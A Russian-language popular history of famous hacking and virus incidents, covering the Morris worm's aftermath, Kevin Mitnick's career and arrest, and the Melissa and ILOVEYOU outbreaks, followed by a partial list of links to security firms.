Ранним утром 3 ноября в калифорнийском университете Беркли специалистам тамошней группы ликвидации удалось локализовать и заполучить «тепленьким» копию червя. Они тут же приступили к ее анализу и уже к 5 часам утра разработали временные рекомендации, которые предлагалось принять для приостановки эпидемии. А еще через 4 часа — к 9 часам утра 3 ноября специалисты группы ликвидации разработали и разослали программные «заплаты» для всех «дыр» в системном программном обеспечении, которые позволяли вирусу проникать на компьютерные системы. Примерно в это же время специалисты другого университета — в Пурду — разработали метод борьбы с вирусом без применения «заплат».

4 ноября 1988 года, пятница. День 3-й

00:27. RISKS Сообщение из университета в Пурду, содержащее довольно полное описание вируса, хотя по-прежнему неизвестно, что именно «...вирус предполагает делать окончательно...».

14:22. RISKS Краткое сообщение о дизассемблировании вируса. Указано, что вирус содержит несколько ошибок, которые «...могут привести к неприятностям и, несомненно, непредсказуемому поведению программы...». Отмечается, что если бы «...автор тестировал программу более тщательно...», он все равно не смог бы обнаружить эти ошибки вообще или, во всяком случае, достаточно долго.

Ночь 4 ноября стала переломным моментом в борьбе с сетевым червем, почти парализовавшим национальные компьютерные сети США. Теперь все знали врага в лицо.

Специалисты ARPAnet приступили к срочной модификации системных программ, чистке компьютерных систем, файлов данных. В Ливерморской лаборатории, несмотря на оперативность специалистов, вирус удалось блокировать лишь через 5 часов после обнаружения в компьютерной системе. По сообщениям Национального центра информации о компьютерной преступности (Лос-Анджелес, Калифорния), локализация и ликвидация сетевого червя стоила одной Лос-Аламосской Национальной лаборатории около $250.000. Центру исследований NASA (Маунти Вью, Калифорния) пришлось на 2 дня блокировать сеть для восстановления нормального обслуживания 52.000 своих пользователей.

21:52. RISKS Сообщение группы MIT о вирусе Интернет. Заявлено, что в вирусе не обнаружено кода, предполагающего порчу файлов. Рассказывается о работе вируса; подтверждено, что «вирус содержит несколько ошибок». Отмечается, что программа предполагала «скрытое распространение, что представляет определенный интерес».

Тем временем компетентные органы не дремали и упорно шли к цели. Уже 4 ноября ФБР обратилось к Корнельскому университету с просьбой разрешить своим секретным агентам проверить рабочие файлы и компьютеры всех научных сотрудников. Мгновенно все магнитные носители и компьютеры университета были арестованы и подвергнуты тщательному изучению. В результате был обнаружен файл, содержащий набор слов, использованных вирусом в качестве паролей, что было подтверждено дизассемблированием вируса. Владельцем магнитного носителя оказался 23-х летний студент выпускного курса Корнельского университета Роберт Таппан Моррис — парень крупно влип.

В тот же день Моррис, исчезнувший накануне из alma-mater, сам явился с повинной в штаб-квартиру ФБР в Вашингтоне. Наконец-то в ФБР и Пентагоне вздохнули с облегчением — спецслужбы иных стран замешаны не были. А всего лишь доморощенный гений провел маленький эксперимент с национальной сетью США. Но он принес миллионные убытки и должен быть наказан...

Но пока его привлекли к работам по локализации всех копий его «произведения», хотя в то время особой нужды в этом уже не было — результаты исследований крупнейших университетов страны дали специалистам все козыри и они могли рассказать о вирусе столько же, сколько сам Моррис.

К счастью для США, Моррис не ставил себе целью уничтожение данных или порчу программ. Но если бы он добавил всего несколько строк к своему вирусу, ущерб был бы непоправим. Вследствие детального анализа червя было также установлено, что неконтролируемое, хаотичное распространение копий червя так же не входило в планы Морриса — ошибка в программе, вызвавшая это была также неожиданна для автора, как и для администраторов пораженных систем. Наряду с этим все те же ошибки в вирусной программе привели к тому, что в системе одновременно могли работать несколько копий червя. Но они совершенно «не видели» друг друга. Используя биологический термин, мы можем сказать, что программа подверглась «мутации».

Принятые Моррисом меры безопасности в отношении своей персоны с целью пресечения обнаружения изначального источника заражения удались ему намного более хорошо, чем сам червь. Следует учитывать, что на это повлияла и достаточная сложность запуска изначального вируса — Моррис запустил червь на системе MIT (Новая Англия), находясь за несколько тысяч миль в Корнельском университете (Нью-Йорк). При инфицировании памяти первой жертвы вирус прежде всего уничтожил информацию касательно времени своего запуска, места, откуда прибыл, а также того, на какие системы должен попасть. Также в вирусе был

реализован механизм на основе случайно генерируемого числа, способный отсылать сообщения на систему университета Беркли (Калифорния). Запуск этой функции предполагался один раз на 15 попыток инфицирования. Однако вследствие программных ошибок Морриса функция оказалась неработоспособной. Сейчас довольно трудно установить, планировалась ли реальная пересылка каких-либо данных, или это была просто изначальная хитрость автора, сбивавшая с толку администраторов. Удалось лишь выяснить, что должен был пересылаться 1 байт с неустановленным значением. Представляется наиболее возможным, что автор предполагал создать программу-монитор для отслеживания действий своего творения.

До сих пор нам не известно, чем руководствовался Моррис-младший при создании своего компьютерного монстра. Сам автор хранил молчание, породив невероятное количество слухов на эту тему. Но возможно, что это был эксперимент, невольно приведший к столь катастрофическим последствиям.

По обобщенным данным, сетевой червь Морриса атаковал 1200 сетей в Интернет, которая охватывала 85.200 узловых компьютеров. Было инфицировано 6.200 машин (около 7.3% машин сети). В общей сложности машины не имели доступа к сети 2.076.880 часов машинного времени, что стоило $41.537.600. Пользователи не имели доступа к компьютерным системам 8.307.520 часов, что стоило $24.922.560. Наряду с этим, учитывая прямые потери от начального анализа ситуации на 12.400 машинах, остановки и перезагрузки 42.700 машин сети, идентификации, изоляции, удаления, чистки, восстановления работоспособности 6200 машин, реинфекции, удаления из сети, остановки, анализа, создания заплат, отладки, установки, тестирования, сопровождения и контроля, анализа вируса и его дизассемблирования в каждой из 1200 сетей, исправления всех систем UNIX, других проверок, технических совещаний стоили $98.253.260!!! Но ущерб был бы гораздо более высок, если бы вирус изначально создавался с целью уничтожения программ. В таком случае трехдневный кошмар Америки привел бы к катастрофическим последствиям для национальных средств телекоммуникаций и повлек за собой крах национальной компьютерной сети.

Кевин Митник — Злой гений киберпространства

(На основе заметок в компьютерной прессе, некоторых материалов Евгения Горного, Альберта Финкеля, Ляо Фи, сообщениям информационных агентств, собственной информации).

«Этот парень боится собственной тени. Сколько можно хвататься за сердце? Другие зовут его «сурком». По мне так он больше походит на

медитирующего паука. На прогулках он садится в углу, надувает опавшие щеки и с шумом выдыхает накопившуюся злость. И так несколько раз подряд. Потом он снимает и протирает очки, надевает их снова, поднимает глаза к солнцу и улыбается.»

Кевин Митник родился в 1964 в Норт Хиллз, США. Родители Кевина развелись, когда ему было три года, наделив его чертой, характерной для многих хакеров: отсутствие отца. Он жил в Лос-Анджелесе с мамой, которая работала официанткой и уделяла ребенку не так уж много времени.

Не удивительно, что Кевин предпочел реальному миру, вполне к нему равнодушному, мир виртуальный, в котором он только и обретал свободу и власть. В возрасте, который принято называть переходным, Кевин очень удачно сбежал в страну компьютерных сетей, где в скором времени стал своего рода поэтом — виртуозом хакинга.

Свой первый хакерский подвиг он совершил, когда ему было 16 — пользуясь всеобщей компьютеризацией американской системы образования он проник в административную систему школы, в которой он учился. Он не стал изменять оценки, хотя вполне мог это сделать, так как получил довольно высокие привилегии для этого. Но, видимо, для него важнее было другое — сам факт, что он может это сделать. Ну и восхищение его друзей-хакеров, таких же подростков с лос-анджелесских окраин, как и он сам. Основное их развлечение состояло в разного рода телефонных розыгрышах — они могли, например, приписать чьему-нибудь домашнему телефону статус таксофона, и каждый раз, когда хозяин снимал трубку, записанный на пленку голос произносил: «Опустите, пожалуйста, двадцать центов». Первая стычка Кевина с законом произошла в 1981, когда он шутки ради взломал компьютерную систему Североамериканской Противовоздушной обороны в Колорадо. Было ему тогда всего 17.

Он был необычайно жаден до весьма технических знаний — особенно тех, которые касались телефонной коммутации. Поскольку телефонные компании держали полезную информацию под огромным секретом в тщательно, как им казалось, охраняемых компьютерах, то Митнику пришлось пролезть в корпоративные компьютеры Pacific Bell, чтобы разжиться учебниками по COSMOS'у и MicroPort'у, а также необходимым софтвером. Его и всю его компанию вскоре арестовали (сдала их подружка одного из членов «банды»). Митника приговорили к трем месяцам в Лос-Анджелесском центре перевоспитания малолетних и году условно — весьма либеральное наказание, если учитывать, что он уже второй раз попадал в поле зрения местной полиции и его дело в ФБР было весьма интересным. Он быстро нарушил условия освобождения, взломав компьютерную систему местного университета и использовал уни-

верситетский компьютер для несанкционированного доступа с пентагоновской сети APRAnet, но был арестован и получил шесть месяцев тюрьмы, которая и стала его подлинным университетом — он подробно читал те документы, которые ему удалось украсть из самых крупных телефонных компаний США. К тому времени, когда он вышел оттуда, он знал о работе крупнейшей в мире компьютерной сети (телефонной системы) столько же, сколько лучшие специалисты в Bell Labs. Он очень быстро научился создавать бесплатные номера, звонить с чужого номера, разъединять по своей воле линии и подслушивать любые разговоры. В хакерской среде он был известен под кличкой «Кондор», взятой из фильма Копполы, где Роберт Редфорд играет человека, скрывающегося от ЦРУ, используя свои умения манипулировать телефонной системой. А для телефонной компании стал Джеймсом Бондом — с нигде не учтенным номером, который оканчивался цифрами 007.

На протяжении 80-х Митник оттачивал свое мастерство, разыгрывая телефонные и компьютерные practical jokes (в том числе и со своими друзьями), и успешно уклонялся от встречи с властями. Он поселился в калифорнийском провинциальном городке Thousand Oaks с девушкой, с которой познакомился на компьютерных курсах в летней школе. Но спокойная жизнь продолжалась недолго. В декабре 1987 Митника снова арестовали — на этот раз по обвинению в краже компьютерных программ из Santa Cruz Operation; приговор — 3 года условно, что весьма и весьма мягко для хакера такого уровня. Но не прошло и года, как последовал новый арест — ему инкриминируют кражу частного компьютерного кода из исследовательской лаборатории Digital Equipment Corporation в Пало Альта. Если быть более точным, целью была пиратская копия операционной системы VMS. Тиражирование не подразумевалось. Эта проказа стоила Митнику года жизни в тюрьме «нестрогого» режима (из них восемь месяцев в одиночке).

Суд отклонил ходатайство об освобождении Митника под залог, мотивировав это исключительной опасностью подозреваемого для общества. Помощник прокурора заявил: «Этот человек очень опасен, и его нужно держать от компьютера подальше». А шеф отдела по компьютерным преступлениям лос-анджелесской полиции детектив Джеймс М. Блэк сказал следующее: «Он на несколько порядков выше того, что характеризует рядового хакера». Ему дали год в тюрьме нестрогого режима, из которого восемь месяцев он провел в одиночной камере. Кроме того, судья Мариана Р. Пфельцер назначила ему принудительный шестимесячный курс лечения от «компьютерной зависимости» у психоаналитика, справедливо полагая, что хакер, лишенный возможности хакинга, будет испытывать сильнейшие психологические ломки. Федеральные обвинители добились также, чтобы Митника ограничили в пользовании

телефоном — в страхе, что он сможет каким-то образом получить доступ к внешнему компьютеру. Характеризуя психологию своего пациента, директор реабилитационной службы Гарриет Розетто подчеркивала компенсаторный характер его пристрастия: «Хакинг дает Кевину чувство самоуважения, которого ему не хватает в реальной жизни. Алчность и стремление навредить тут ни при чем... Он словно большой ребенок, играющий в «Темницы и драконов». Тем не менее, в качестве условия освобождения в 1990 году от него потребовали, чтобы он больше не притрагивался к компьютеру и модему.

Свобода. Условия освобождения: никогда не приближаться к компьютеру с модемом, плюс гласный надзор. Он и не приближается. Соблюдает, как может, правила игры. Чудеса происходят как бы сами по себе. Телефон надзирателя отключен, банковский счет судьи тает на глазах, из базы данных суда в Санта Круз исчезают упоминания об аресте Митника и последовавшем приговоре. Поговаривают, что в 90-м году Кевина даже видели в Израиле, куда он приехал повидаться с друзьями-хакерами, нарушив подписку о невыезде. За последующие несколько лет жизнь нашего героя входит в нормальное русло. Ключевые слова: здоровье, диета, честные доходы. И вдруг, смерть брата (вероятно от передозировки героина), единственного действительно близкого и любимого им человека. Последующую активность Митника объясняют по-разному, кто своеобразной попыткой бороться с депрессией, кто стремлением в кратчайшие сроки раздобыть как можно больше денег... В этот период его «перу» приписывают запрос на получение пакета секретных материалов из Министерства Транспорта США, запрос был удовлетворен, поскольку направлен он был из полицейского управления штата. Почему-то именно Митника считают ответственным за взлом компьютерных сетей Пентагона и ФБР все в том же злосчастном 1992 году. На него также пытаются «повесить» подслушивание телефонных разговоров служащих из отдела безопасности в «Pacific Bell». ФБР производит обыск в квартире Митника.

Обстановка накаляется. И Кевин исчезает. На пару лет.

С 1992 по 1994 он жил тихо в Сиэтле под именем Брайан Меррилл, зарабатывая честные доллары в должности компьютерного техника при одной из местных больниц. Оттачивал мастерство, посвящая все свободное время любимому делу. В этот период ему инкриминируют авторство по кражам систем контроля сотовой связи компаний Motorola, Nokia и McCaw Cellular Communication Inc., взлом системы безопасности знаменитой Sun Microsystems, а также похищение ранней версии программы защиты компьютерных сетей SATAN. Тогда его чуть не накрыли.

Добычей полиции стали несколько сотовых телефонов, ворох специальной литературы и небольшой ящик, который при ближайшем рассмотрении оказался прибором для прослушивания «полицейской волны». А Дэн Фармер, создатель нашумевшего SATAN'a (Security Administrator Tool for Analysing Networks) — программы, ищущей «дыры» в компьютерных системах, сказал, что взломщик похитил раннюю версию его детища. Техника этих атак, по мнению ФБР, была характерна именно для Митника.

Власти чуть было не настигли Митника в октябре, расследуя жалобы McCaw Cellular Communication Inc. о том, что кракер похитил серийные электронные номера сотовых телефонов этой компании.

Когда полиция ворвалась в квартиру Митника в Сиэттле, где он жил под вымышленным именем, она нашла несколько сотовых телефонов, учебники с изложением процедуры дублирования номеров и специальный сканер радиоэфира, с помощью которого Митник, вероятно, следил за операциями полиции по его поимке.

«В Сиэттле он вел совершенно безобидную жизнь», — заявил федеральный обвинитель Айван Ортман, сообщивший также имя, которое использовал Митник — Брайан Меррилл. «Это был очень тихий, совершенно обычный человек, — сказала Шерри Скотт, секретарь отдела, в котором работал Митник. — Он никогда не говорил о своей личной жизни. Он просто приходил и занимался своим делом».

25 декабря 1994 года, в рождественскую ночь, Митник вторгся в домашний компьютер Цутому Шимомуры — ведущего американского специалиста по компьютерной безопасности, известного, в частности, своими разработками по предотвращению вторжения в компьютерные системы. Позже многие говорили, что Митнику просто не повезло — он выбрал для нападения не того человека.

В Рождество, когда Шимомура поехал на каникулах покататься на лыжах в Неваду, Митник все же проник в его суперзащищенный домашний компьютер в Солана Бич, Калифорния, и начал копировать его файлы — сотни засекреченных файлов. Один магистрант из Центра Суперкомпьютеров в Сан Диего, где работал Шимомура, заметил изменения в системных «журнальных» (log) файлах и быстро сообразил, что происходит. Студент позвонил Шимомуре, и тот с огромной скоростью помчался домой, чтобы провести инвентаризацию украденного.

Пока он разбирался, что к чему, обидчик нанес ему новое оскорбление. 27 декабря он прислал Шимомуре звуковое сообщение, где компьютерно-искаженный голос нецензурно говорил о том, что его техника самая лучшая.

Обидчивый самурай, известный своим ригоризмом и ненавистью к «дурным манерам», поклялся отомстить обидчику, который нанес ему личное оскорбление, и поставил под вопрос его репутацию как специалиста. Для этого он задался целью реконструировать полную картину инцидента и понять, как можно изловить «мародера», используя оставленные им электронные следы. Техника нападения на компьютер Шимомуры была такова. Вначале хакер проник в «дружественный» компьютер в Университете Лайолы в Чикаго. «Дружественный» означает, что данный компьютер имел санкцию на доступ к файлам в компьютере Шимомуры в Калифорнии. Весь фокус состоял в том, чтобы фальсифицировать исходный адрес системы, откуда поступали пакеты на шимомуровский компьютер, что Митник с успехом и проделал.

Атака было проведена необычайно искусно — ведь Митнику приходилось работать вслепую. Известно, что когда система получает пакет, она посылает на компьютер-отправитель сообщение, подтверждающее получение. Не будучи в состоянии видеть эти сообщения (ведь они поступали на компьютер, где он якобы находился), Митник смог, тем не менее, разгадать номера последовательностей и, тем самым, приписать соответствующие номера дальнейшим посылаемым пакетам — теоретическая возможность этого была предсказана Стивом Белловином из Bell Labs еще в 1989, однако атака Митника — первый известный случай применения этой техники на практике.

Скачав файлы Шимомуры (в частности, программы обеспечения компьютерной безопасности), Митник перекинул их на бездействующий эккаунт в The Well — калифорнийской компании, предоставляющей доступ к Интернету.

Когда Шимомура разобрался в том, что произошло, он рассказал об использованной кракером технике на конференции в Сономе, Калифорния, а также предал гласности технические детали нападения. Он всегда был сторонником открытого обсуждения изъянов в системах, хотя многие считали, что это лишь поощряет хакеров. CERT (Computer Emergency Response Team) разослал по сети сообщения, предупреждая сисадминов, что подобная неприятность может случиться и с ними, и призвал их к бдительности. Шимомура же переключился на то, чтобы установить, кто именно взломал его систему.

27 января системный оператор The Well обратил внимание на необычно большое количество данных на эккаунте, который обычно был почти пуст. Он связался с одним из владельцев эккаунта — Брюсом Кобаллом, программистом из Computers, Freedom and Privacy Group. Кобалл испытал шок, увидев у себя файлы Шимомуры, и вскоре позвонил ему. (Позже техники из The Well обнаружили еще десяток эккаунтов, ис-

пользуемых хакером, — большей частью «спящих», где он хранил украденную им информацию.) Затем, когда на эккаунте Кобалла обнаружили файлы с паролями и кодами многих компаний, включая более 20 тыс. номеров кредитных карточек, украденных из NetCom Inc. (еще один провайдер онлайновых услуг), в игру включились федеральные власти. ФБР составило список подозреваемых, и Митник шел в этом списке одним из первых. Во-первых, взлом шимомуровского компьютера был, по всей видимости, «демонстрацией силы» и не преследовал денежных целей. Во-вторых, хакер придерживался правила не хранить данных, которые могут его изобличить, на своей собственной машине. Главной же наводкой оказались файлы программ для манипулирования сотовым телефоном. «Коды сотовых телефонов заинтриговали нас, — сказал Шимомура, — поскольку мы знали, что Кевин был охоч до них».

Для того, чтобы как-то расшевелить человека, вторгшегося в его систему, Шимомура разослал по ньюсгруппам запись его голоса в виде звукового файла. Приманка сработала — на автоответчик Шимомуры пришло еще одно насмешливое послание: «Ах, Цутому, мой образованный ученик, я вижу, ты разослал по сети мой голос... Я очень огорчен, сын мой...»

Шимомура установил на The Well круглосуточный мониторинг, позволяющий засекать любую необычную активность. С помощью команды помощников из ФБР и Национального агентства безопасности он терпеливо отслеживал все действия хакера и маршрут, который прошли его компьютерные сообщения. Было установлено, что хакер во многих городах использовал публичные компьютеры, которые дают пользователю возможность получить доступ к системе, не платя за междугороднюю связь. Как плацдарм для своих атак он использовал NetCom. Анализируя пути сообщений и интенсивность трафика в разных местах, Шимомура пришел к выводу, что хакер находится где-то в районе аэропорта Дурхейм близ города Ралейх в Северной Каролине. Федеральные агенты засекли для Шимомуры телефонную связь в Ралейхе, но оказалось, что линия вновь и вновь замыкается на себя, как бы не имея начала. Тем не менее, район поиска оказалось возможным сузить до двухкилометровой зоны.

12 февраля Шимомура вылетел в Ралейх. Группа по выслеживанию Митника, которую он возглавил, включала федеральных агентов, инженеров из Sprint Cellular, а также известного журналиста из New York Times Джона Маркоффа, автора книги «Киберпанк», посвященной Митнику и другим хакерам. Группа патрулировала улицы на автомобилях, снабженных устройством для перехвата частот сотовых телефонов. Опасаясь, что Митник может подслушивать сообщения, которыми обмениваются полицейские, Шимомура настоял на том, чтобы все рации поис-

ковой группы в районе Players Club — месте, в котором, как они полагали, находится объект их поиска, — не использовались для переговоров о захвате. Эта предосторожность оказалась не напрасной... В конце концов Митника засекли.

Поздним вечером 14 февраля, в Валентинов день, федеральный судья Уоллас Диксон подписал ордер на обыск квартиры 202 в Player Club, которую Митник снимал с начала февраля, используя имя Гленн Томас Кейз. 15 февраля, в 1.30 ночи, когда Шимомура определил, что Митник вышел на связь, агенты ФБР, изготовившись к штурму и блокировав ведь дом, скромно постучались в дверь. Через несколько минут Митник отворил дверь и был арестован.

Митника посадили. Информация об этом периоде его жизни весьма скудна, что вовсе не удивительно. Сама строгость тюремного режима не благоприятствует свободному току сведений. Джонатан Литтман — журналист, поддерживавший связь с Митником, когда тот был «в бегах» и сохранивший ее, когда Митник оказался там, откуда убежать не просто. «Митник писал мне почти каждую неделю на желтой официальной бумаге, перечисляя свои тюремные невзгоды и жалуясь на отсутствие текстового процессора», — говорит Литтман. Эти письма изобилуют характерными интернетовскими сокращениями; в начале каждого указано точное время, когда Митник начал писать письмо — словно он все еще находился в онлайне. Как отмечает Литтман, хотя Митник не утратил чувства юмора, в его шутках чувствуется горечь.

К октябрю 1995 Митник сменил три тюрьмы — одна другой хуже, если судить по его письмам. А на воле тем временем Митника склоняли и так и этак. На конференции, посвященной проблемам компьютерной безопасности, проходившей 28 марта 1995 года в Берлингаме, Калифорния, Кари Хекман сравнил вызов, который Митник бросил специалистам по безопасности, с вызовом, каким явился для США в 1958 году запуск русскими спутника. К настоящему времени Митнику посвящено громадное количество публикаций, только с начала 1996 года свет увидели 3 книги о Митнике («Takedown» — совместное творение Шимомуры и Маркоффа, по которому теперь снимается фильм — только одна из них), его «дело» — предмет неутихающих дискуссий. (Ссылки на электронные публикации о Митнике см. в Интернете по адресу: http://takedown.com/coverage.html.) Его называют «компьютерным террористом», «самым опасным парнем, который когда-либо садился за клавиатуру», другие видят в нем героя и образец для подражания, третьи считают, что ничего он особенного не сделал... Сам же Митник, похоже, не очень понимает, кто он и что он на самом деле. Он просто занимался тем, чем ему НРАВИЛОСЬ заниматься. И вот к чему это привело...

В письме к Литтону он спрашивает, считает ли тот, что его следует осудить на длительный срок. Литтон не нашелся, что ответить.

К весне 1999 года с момента ареста прошло больше четырех лет. Вы представляете, что такое четыре года изоляции для компьютерного специалиста?! Зачем Кевина Митника до сих пор держат в тюрьме? Даже его высокомерный оппонент Шимомура произнес как-то: «Я рассчитывал, что правительство США найдет более изящное решение.» Говорят, он опасен. Допустим. Но, таких как, он сотни (сотни лучших из многотысячной армии компьютерных хакеров планеты). Они не менее опасны. За последние годы под девизом «Free Kevin» хакеры изрядно порезвились на серверах FBI, CIA, Interpol, Pentagon, NATO, NASA, Yahoo, The Well, NetCom etc., доказав тем самым, что исключительна лишь мера пресечения, избранная для Митника, а отнюдь не его умения. Кроме того, публика эта никому не подчиняется. Следовательно, идея «обезглавить» некую гипотетическую организацию по крайней мере нелепа. Он никого не убивал и не грабил.

Спустя полгода Кевин Митник вышел на свободу.

Электронный тайфун с женским именем

(На основе информационных сообщений CNN, CBS, InfoArt, собственных источниках информации)

В одном из небольших городков штата Нью-Джерси, США власти арестовали человека, подозреваемого в создании вируса Melissa. Как заявил представитель генерального прокурора штата Нью-Джерси, в аресте тридцатилетнего Дэвида Смита принимали участие представители правоохранительных органов Нью-Джерси и федеральных властей. Смит был задержан вечером 1 апреля в доме своего брата.

Смит обвиняется в нарушении функционирования систем связи общего доступа и в сговоре с целью нарушить функционирование систем связи общего доступа. Кроме того, Смиту предъявлено обвинение в неправомерном доступе к компьютерным службам.

Как сообщили в прокуратуре, Смит был освобожден 2 апреля, после того как его родители внесли залог в размере 100 тыс. долл.

Если Смит будет признан виновным по всем пунктам, ему грозит штраф в размере 480 тыс. долл. и тюремное заключение сроком на 40 лет.

В ближайшее время большое жюри заслушает свидетельские показания и определит возможность вынесения обвинительного акта против Смита. Информацию, которая позволила арестовать Смита, предоставили в America On Line. «Они передали нам важнейшие для

расследования сведения, — сказал представитель прокуратуры. — И первыми сумели выяснить, что вирус начал свое распространение из Нью-Джерси».

1 апреля правоохранительные органы установили местонахождение Смита и получили ордер на его арест.

По последним данным, Смит работал по контракту в AT&T. Как утверждается, он создал вирус Melissa и затем отослал его на сервер рассылки. Полмесяца назад вирус произвел ужасающие разрушения в системах электронной почты по всему миру.

Информация о вирусе передавалась практически столь же быстро, как и сам вирус; предупреждения транслировались в выпусках новостей и публиковались в Интернет. В этих сообщениях говорилось, что пользователям следует опасаться Melissa, которая передается через присоединенный к сообщению электронной почты документ в формате Word, содержащий макровирус. Наибольшему риску заражения подверглись серверы Microsoft Exchange Server с работающей системой Microsoft Outlook.

В корпорациях Microsoft и Lucent Technologies пришлось отключить системы электронной почты, чтобы уберечься от этого вредоносного вируса. Некоторые государственные ведомства, в том числе Министерство энергетики и Министерство обороны, пострадали от Melissa наравне с другими компаниями, агентствами и отдельными пользователями во всем мире. Хотя точное число пострадавших от вируса установить никогда не удастся, различные производители, университеты и другие организации, «следившие» за распространением вируса, считают, что оно достигает десятков тысяч.

В отличие от других компьютерных вирусов, кажущихся более вредоносными, «Мелисса», по-видимому, не удаляет и никоим образом не портит компьютеры и сети. «Однако, когда дым рассеется, стоимость ущерба, нанесенного этим вирусом, будет исчисляться миллионами долларов, — сказано в отчете, подготовленном Институтом системного администрирования, сетевой обработки и безопасности (SANS Institute). — Если раньше и были сомнения по поводу того, стоит ли принимать серьезные контрмеры, то теперь их нет».

Компании, выпускающие антивирусное ПО, быстро подготовили необходимые заплатки, однако вариации Melissa продолжали появляться и обходили преграды, которые устанавливали эти заплатки. Один из штаммов оставляет строку с темой сообщения пустой, а другой тиражирует себя по первым 60 адресам, указанным в адресной книге пользователя каждый раз, когда открывается соответствующий документ.

Еще до ареста Смита SANS Institute выпустил специальный отчет (обычно они посвящаются только очень серьезным проблемам безопасности), в котором обнародовал свои заключения. В нем, в частности, говорится: «Положительным моментом во всем происшедшем является то, что относительно безвредный вирус Melissa представляет собой способ привлечь внимание пользователей. Точно такой же механизм может применяться имеющими более агрессивные намерения хакерами с целью разглашения секретной информации и искажения важнейших данных».

Кроме того, SANS Institute обратился ко всем, кто пострадал от вируса Melissa с просьбой поделиться своими «секретами, методиками, опытом и уроками, которые они извлекли из этого инцидента», прислав по электронной почте сообщения по адресу info@sans.org, а в поле темы сообщения указать — Melissa.

И вот в декабре 1999 года после восьмимесячного ожидания горе-программист должен предстать как перед федеральным, так и перед окружным судом штата. Согласно источникам, близким к этому делу, Смит признает свою вину в обоих судах. Такое сообщение стало небольшим сюрпризом, ведь судебные бумаги, составленные еще в августе, гласят, что программист уже признал свое отцовство по отношению к Мелиссе. Он сделал это еще во время ареста, сообщив также, что уничтожил компьютеры, которые использовал для запуска своего детища в свободное плавание по просторам Интернета. Как бы то ни было, скоро мы узнаем, что скажет по этому поводу сам Смит. Однако во всей этой истории поражает одно: ведь человек не пожалел даже дорогостоящей техники, чтобы осчастливить мир своим творением. Хотя, может быть, пострадавшие во имя этого благородного дела компьютеры ему и не принадлежали.

Любовь поражает мир

Вирус «I love you», распространившийся в мае 2000 года по всему миру, поразил около 80% компьютеров 1000 ведущих американских компаний.

По сообщению РБК, десятки миллионов компьютеров по всему миру были поражены вирусом «I love you», который вызвал многочисленные нарушения в работе корпоративных, банковских и правительственных сетей.

Компьютерные эксперты оценивают ущерб в миллиарды долларов. Со временем появились и различные модификации вируса — в одной из них, к примеру, в строке Subject электронного письма имеется название «Very Funny». Около 80% компьютеров 1000 ведущих американских компаний вышли из строя после вирусной атаки. Была повреж-

дена банковская компьютерная сеть в Бельгии, серьезные нарушения произошли в Австрии, Швеции, Германии. Пострадали палата представителей в Великобритании, компании Ford, Vodafone AirTouch, Bertelsmann и Siemens. По мнению президента компании Network Associates, около 50% американских компьютеров в той или иной степени испытали последствия вирусной атаки.

Началось это в 03:00 по Восточноевропейскому времени. (5:00 по Киевскому, 6:00 по Московскому времени) в четверг 4 мая. Как предполагает большинство специалистов, вирус «родился» на Филиппинах и автором его является какой-то филиппинский школьник, которому очень не нравится ходить в школу, о чем он открыто заявляет в программном коде вируса: «i hate to go to school» (я ненавижу ходить в школу).

С началом рабочего дня в США вирус мгновенно распространился по американскому континенту и уже в конце дня четверга информационные агентства сообщали о том, что вирус успел заразить множество компьютерных систем в Азии, США и Европе: CNN сообщает о том, что в Азии пострадали многие коммерческие компании, а в США — компьютеры Сената США.

Палате представителей нежданное «признание в любви», наоборот, нанесло минимальный ущерб, хотя там были стерты «сотни тысяч» копий вируса, добавляет CNN. Также пострадали компьютерные системы Палаты общин в Великобритании, Европейского парламента, крупных европейский коммерческих компаний.

Укрывающийся под вполне мирным и притягательным названием убийца не пощадил ни компьютерную сеть Британского парламента, ни компьютеры Пентагона, ни такие индустриальные корпорации, как Ford, и такие финансовые институты, как МВФ. В наибольшей степени пострадала программа чтения электронной почты Microsofts Outlook, поскольку именно на нее пришелся основной удар вируса, размножавшегося посредством дублирования и пересылки электронных сообщений.

Чудом уберегся от компьютерной атаки Белый дом. По словам официального представителя правительства США Джейка Сиверта, системные администраторы вовремя обнаружили вирус в компьютерной сети Белого дома и удалили все любовные послания.

Значительно пострадали и миллионы рядовых пользователей. По данным Washington Post (газета сама стала жертвой вируса), I Love You за считанные часы вывел из строя 80 процентов компьютеров в Швеции, 70 процентов в Германии и треть всех компьютеров Соединенного Королевства.

Полезные ссылки

Услуги по защите компьютерных систем

Bhk

Организация антивирусного контроля.

http://bhk.lvs.ru

Анна

Автоматизированный мониторинг всех действий, производимых пользователями на рабочих компьютерных местах с установленной операционной системой Windows.

http://www.anna.zp.ua

АСП — Безопасность

Системы безопасности. Компьютерные сети. Internet.

http://www.asp-groups.ru

Безопасные информационные технологии

Услуги и средства для обеспечения безопасности информации.

http://www.npp-bit.ru/rus/main.htm

Гоал (Goal)

Описание компьютерной охранной системы с возможностью распознавания движения.

http://www.grilab.com/goal

Защита в сети

Спецлаборатория Гришанина — бесплатное тестирование на вашу анонимность в сети Internet. Защита вас и ваших данных. Учтите, что «тест» — это обычный троянец.

http://str.indi.ru

Зеурус (Zeuros Network Solutions)

Консультации и разработки в области безопасности компьютерных сетей.

http://www.zeuros.co.uk

Институт Сетевых Технологий

Создание защищенных распределенных информационных систем и компьютерных сетей «под ключ», услуги по созданию беспроводных сетей передачи данных.

http://www.int.spb.ru

Интернациональная компьютерная лаборатория

SRI International Computer Science Laboratory. SRI занимается формальным анализом систем, в том числе, анализом защищенных вычислительных систем.

http://www.csl.sri.com

Информзащита — учебный центр

Обучение специалистов в области компьютерной безопасности и авторизованные курсы компаний Internet Security Systems и Check Point Software Technologies.

http://www.infosec.ru/edu

ИнфоТеКС

Производитель программного обеспечения для защищенных финансовых телекоммуникаций и управляющая компания, осуществляющая развитие и сопровождение проектов в области телефонной связи.

http://www.infotecs.ru

Коаст (COAST Security Archive Group)

Архив по компьютерной безопасности и криптографии. Внимательно прочитайте условия доступа к материалам.

http://www.cs.purdue.edu/coast/archive

Комплексные решения

Комплексное решение для обеспечения безопасности и учета доступа в Internet для малого бизнеса.

http://www.stinscoman.com/projects/typical/Pr_SFWS.asp

Новекс (NOVEX Software)

Разработка и реализация программных и программно-аппаратных систем защиты от компьютерного пиратства.

http://www.novex.ru

Прикладная логистика

Разработка антивирусных программных продуктов для корпоративных пользователей.

http://www.apl.ru

Рейнбоу (Rainbow Technologies)

Безопасность корпоративной сети, сертифицированные межсетевые экраны, средства обеспечения адаптивной безопасности, защита программ и данных от копирования (пиратства).

http://www.rainbow.msk.ru

Секрет диск (Secretdisk)

